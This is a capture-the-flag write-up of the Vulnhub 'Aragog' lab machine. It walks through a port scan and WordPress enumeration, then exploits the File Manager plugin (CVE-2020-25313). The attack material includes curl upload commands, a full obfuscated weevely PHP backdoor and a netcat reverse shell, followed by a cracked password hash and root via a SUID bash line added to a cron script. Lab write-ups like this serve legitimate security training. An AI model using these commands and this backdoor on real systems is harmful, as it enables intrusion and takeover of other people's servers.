Aragog

Aragog is part of a series of Vulnhub platform vulnerbales machines, the series consists of 3 machines in which we must find 8 horcruxes.


Link: https://www.vulnhub.com/entry/harrypotter-aragog-102,688/
Date realease: 10 May 2021
Author: Masoor R
Twitter: time4ster
Difficult: Easy
Report By: Martin Martinez

Goal: FInd 2 horrocruxes

Enumeration

Before starting the port scan I need to find the IP address of the machine and for this I like to use the sweep ping technique.

fping -a -g 192.168.56.0/24 2>/dev/null > ip-discover.txt



The IP of the machine is: **192.168.56.109**

Now that I have the target IP, I will run a port scan, this step I like to split into two phases:

→ One to get all ports open as quickly as possible.
→ Another to go much deeper into the open ports.

OS Discovering

I still have one step to go, as I need to know what I'm dealing with, a Linux or a Windows machine?

To know this I like to do it in a much less noisy way than nmap does, by sending an ICMP packet to the victim machine and based on the TTL determine the operating system.

ping -c 1 192.168.56.109 > ping-os-dicover.txt

TTL => 64 => Linux

AllPorts

This first scan is performed as fast as possible, sending 5000 packets per second. (This is only recommended in controlled environments).

nmap -sS --min-rate 5000 -Pn -n aragog -p- --open -vvv -oA nmap/-allPorts/AP

The open ports are:

→ 22 SSH
→ 80 HTTP

DeepScan

Now that I have only the ports open I can focus on them and run a scan that gives me much more information.

nmap -sC -sV aragog -p 22,80 -oA nmap/deepScan/DP

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
|   256 1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
|_  256 3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web Page

I will explore the website and try to get as much information as possible, look for directories, etc.

Technologies in use:

Thanks to whatweb I can get more information but there is nothing interesting:


```
┌──(kali㉿kali)-[~/Vulnhub/harry-potter/aragog]
└─$ whatweb http://aragog
http://aragog [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux]
```

As for directories I will search with dirsearch, I like it very much because it is very fast and easy to use.


```
[12:40:05] 403 -  271B  - /.php
[12:40:19] 301 -  299B  - /blog  →  http://aragog/blog/
[12:40:21] 200 -    3KB - /blog/wp-login.php
[12:40:21] 200 -   14KB - /blog/
[12:40:26] 200 -   97B  - /index.html
[12:40:26] 301 -  305B  - /javascript  →  http://aragog/javascript/
```

The wp-login directory tells me that it is a wordpress and also that there is a login page!


Visitando la página web ya encontré un usuario y que además me lo confirmo wpscan, el usuario es: **wp-admin**.



To get more information about the technologies in use, I really like to use the "wappalyzer" extension that shows us the following:



To get even more information I decided to run a rather more aggressive wps-scan and found the following:



Plugin version is outdated and vulnerable to Unauthenticated Arbitrary File Upload leading to RCE!

CVE-2020-25313

Current Description

The File Manager (wp-file-manager) plugin before 6.9 for WordPress allows remote attackers to upload and execute arbitrary PHP code because it renames an unsafe example elFinder connector file to have the .php extension. This, for example, allows attackers to run the elFinder upload (or mkfile and put) command to write PHP code into the wp-content/plugins/wp-file-manager/lib/files/ directory. This was exploited in the wild in August and September 2020.

FootHold

Now that I know how I can get access to the machine I looked for an exploit, and in the following page you can find one:

- https://ypcs.fi/misc/code/pocs/2020-wp-file-manager-v67.py

A good tip before running any exploit, research the vulnerability and read the exploit code, in this case it says the instructions for its use:

```
Usage:

If you have target site with vulnerable plugin, this should be enough to
exploit:

    apt-get install python3-requests
    echo '<?php echo "Hello World!"; ?>' > payload.php
    python3 2020-wp-file-manager-v67.py https://yoursite.example.com/

Alternative is to use plain cURL binary:

    curl -k -F cmd=upload -F target=l1_ -F debug=1 \
            -F 'upload[]=@payload3.php' \
            -X POST https://YOURSITE/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php
    curl -kiLsS https://YOURSITE/wp-content/plugins/wp-file-manager/lib/files/payload3.php

Tested with

    1784efa2e31026c4441ced9066d7348d6199f3cb9ed8a3f168c5c9cd4c1059ac  wp-file-manager.zip
```

Steps to use:

→ Create a payload with malicious PHP code, you can use the pentestmonkey code or create one as follows:

⇒ They create a payload with malicious PHP code, you can use the pentestmonkey code or create one as follows:

⇒ Install weevely

⇒ Generate the payload: weevely generate [password] [filename].

```
┌──(kali㉿kali)-[~/Vulnhub/harry-potter/aragog]
└─$ weevely generate test back.php
Generated 'back.php' with password 'test' of 781 byte size.

┌──(kali㉿kali)-[~/Vulnhub/harry-potter/aragog]
└─$ cat back.php
<?php
$p='B?1B?) {@ob_startB?B?();@evB?al(@gzuncomprB?ess(@x(@B?B?base6B?4B?_decodB';
$z='$kB?="098fB?B?6bcd";$kh="4621d37B?3B?cadB?e";$kf="4B?B?e832627b4B?f6";$p=B';
$R='?"W9hkx7WB?h9suybKW6"B?;funB?ction x(B?$t,B?B?$kB?){$cB?=strlen($k);$l=sB';
$m='l);$j++,B?$iB?++){$o.=$t{$i}^$k{B?$jB?};}}returB?n $o;}iB?B?f (@preg_maB?tc';
$E='?e($m[1]),$k)B?));$o=@ob_get_B?conB?tentB?s();@ob_eB?nd_clB?B?ean();$r=@b';
$H='B?h("/$kh(.+)$kfB?/",@fiB?le_geB?t_coB?ntents("pB?hp:/B?/input"B?B?),$m)==';
$T='?trlen($t);$B?o="";B?for($iB?=0B?;$i<$l;){B?B?for($j=0;($j<$B?c&&$i<B?B?$B?';
$L='asB?e64_enB?B?code(@x(@gzB?compressB?($o),B?$k));pB?rint(B?"$p$kh$r$B?kf");}';
$A=str_replace('Cf','','cCfreatCfe_CffuCfncCfCftion');
$b=str_replace('B?','',$z.$R.$T.$m.$H.$p.$E.$L);
$X=$A('',$b);$X();
?>
```

Execute the script!

```
┌──(kali㉿kali)-[~/Vulnhub/harry-potter/aragog]
└─$ python3 2020-wp-file-manager-v67.py http://192.168.56.109/blog
Just do it... URL: http://192.168.56.109/blog/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php
200
Success!?
http://192.168.56.109/blog/blog/wp-content/plugins/wp-file-manager/lib/php/../files/payload.php
```

The URL we get is wrong, you must remove blog and make it appear only once, also you must have netcat listening to receive the connection!

```
┌──(kali㉿kali)-[~/Vulnhub/harry-potter/aragog]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.109] 56868
Linux Aragog 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 23:52:29 up  1:08,  0 users,  load average: 0.00, 0.10, 1.39
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Aragog:/$
```

And we are in!

PrivEsc

Before looking for the horcruxes I must escalate my privileges, I think first I must change to a system user like ginny or hagrid98, but I need to get their credentials, when using a wordpress they usually leave a configuration file which sometimes can have good info.

I looked for it in /var/www/html but there was nothing, so I decided to use the command find!

find / -name wordpress 2>/dev/null

```
www-data@Aragog:/$ find / -name wordpress 2>/dev/null
find / -name wordpress 2>/dev/null
/var/lib/wordpress
/var/lib/mysql/wordpress
/var/lib/apache2/site/enabled_by_admin/wordpress
/usr/share/doc/wordpress
/usr/share/lintian/overrides/wordpress
/usr/share/wordpress
/usr/share/wordpress/wp-includes/js/tinymce/skins/wordpress
/usr/share/wordpress/wp-includes/js/tinymce/plugins/wordpress
/etc/wordpress
```

In the /usr/share directory is everything

The wp-config.php file shows the following!

```
if (!defined('DB_NAME'))
    define('DB_NAME', 'wordpress');
if (!defined('DB_USER'))
    define('DB_USER', 'wordpress');
if (!defined('DB_HOST'))
    define('DB_HOST', 'localhost');
```

But there was nothing important in that directory, so I decided to look elsewhere and found a very suspicious file!

```
www-data@Aragog:/etc/wordpress$ ls -al
ls -al
total 16
drwxr-xr-x  2 root root 4096 Mar 31  2021 .
drwxr-xr-x 77 root root 4096 May  2 17:37 ..
-rw-r--r--  1 root root  241 Mar 31  2021 config-default.php
-rw-r--r--  1 root root  898 Nov  3  2020 htaccess
```

Here's something!

```
www-data@Aragog:/etc/wordpress$ cat config-default.php
cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
```

In order to access the database we must execute the following command:

mysql -u root -D wordpress -p ‘’

And finally enter the password:

```
MariaDB [wordpress]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.001 sec)
```

The wordpress database is very interesting and there is a table called wp_users where we find the hagrid98 user hash!

```
MariaDB [wordpress]> show * from wp_users;
show * from wp_users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manu
MariaDB [wordpress]> select * from wp_users;
select * from wp_users;
+----+------------+------------------------------------+---------------+
| ID | user_login | user_pass                          | user_nicename |
+----+------------+------------------------------------+---------------+
|  1 | hagrid98   | $P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc. | wp-admin      |
+----+------------+------------------------------------+---------------+
```

With the hash-identifier tool we can know the type of hash, to crack it I will use john!

```
 HASH: $P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc.

Possible Hashs:
[+] MD5(Wordpress)
```

```
┌──(kali㉿kali)-[~/Vulnhub/harry-potter/aragog]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hagri98-hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2021-10-11 13:44) 5.555g/s 8533p/s 8533c/s 8533C/s
```

We are now the user hagrid98, we can use that same password to connect via SSH.

With the find command, I searched for all files belonging to the user "hagrid98" and found a hidden one called backup!

```
hagrid98@Aragog:/opt$ ls -al
total 12
drwxr-xr-x  2 root     root     4096 Apr  1  2021 .
drwxr-xr-x 18 root     root     4096 Mar 31  2021 ..
-rwxr-xr-x  1 hagrid98 hagrid98   81 Apr  1  2021 .backup.sh
hagrid98@Aragog:/opt$ cat ./.backup.sh
#!/bin/bash

cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
```


So I think it is a code that will be repeated from time to time, so I can modify it so that when executed I get a shell as root!

```
#!/bin/bash

cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
cp /bin/bash /tmp/bash && chmod +s /tmp/bash
```

To do this, create a copy of the bash binary and assign it SUID permissions so it will be run as root, then run it and you are done!

DO NOT forget to use the "**-p**" option



Now I can do whatever I want with the system!

Horrocruxes!

Now I can concentrate on the search for the horcruxes, the first one is in /home/hagrid98 and is base64 encoded but it says the following

```
┌──(kali㉿kali)-[~/Vulnhub/harry-potter/aragog]
└─$ echo 'MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkIEJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==' | base64 -d
1: RidDlE's DiAry dEstroYed By haRry in chaMbEr of SeCrets
```

The first horcrux is: tom riddle's diary.

The next horcrux is located in /root and is also base64 encoded only this one has a small message!

```
┌──(kali㉿kali)-[~/Vulnhub/harry-potter/aragog]
└─$ echo 'MjogbWFSdm9MbyBHYVVudCdzIHJpTmcgZGVTdHJPeWVkIGJZIERVbWJsZWRPcmU=' | base64 -d
2: maRvoLo GaUnt's riNg deStrOyed bY DUmbledOre
```

The second horcrux is Marvolo Gaunt's ring.

Thanks to Mansoor for the creation of this machine, it's a lot of fun and teaches you a lot, follow him on twitter (@time4ster).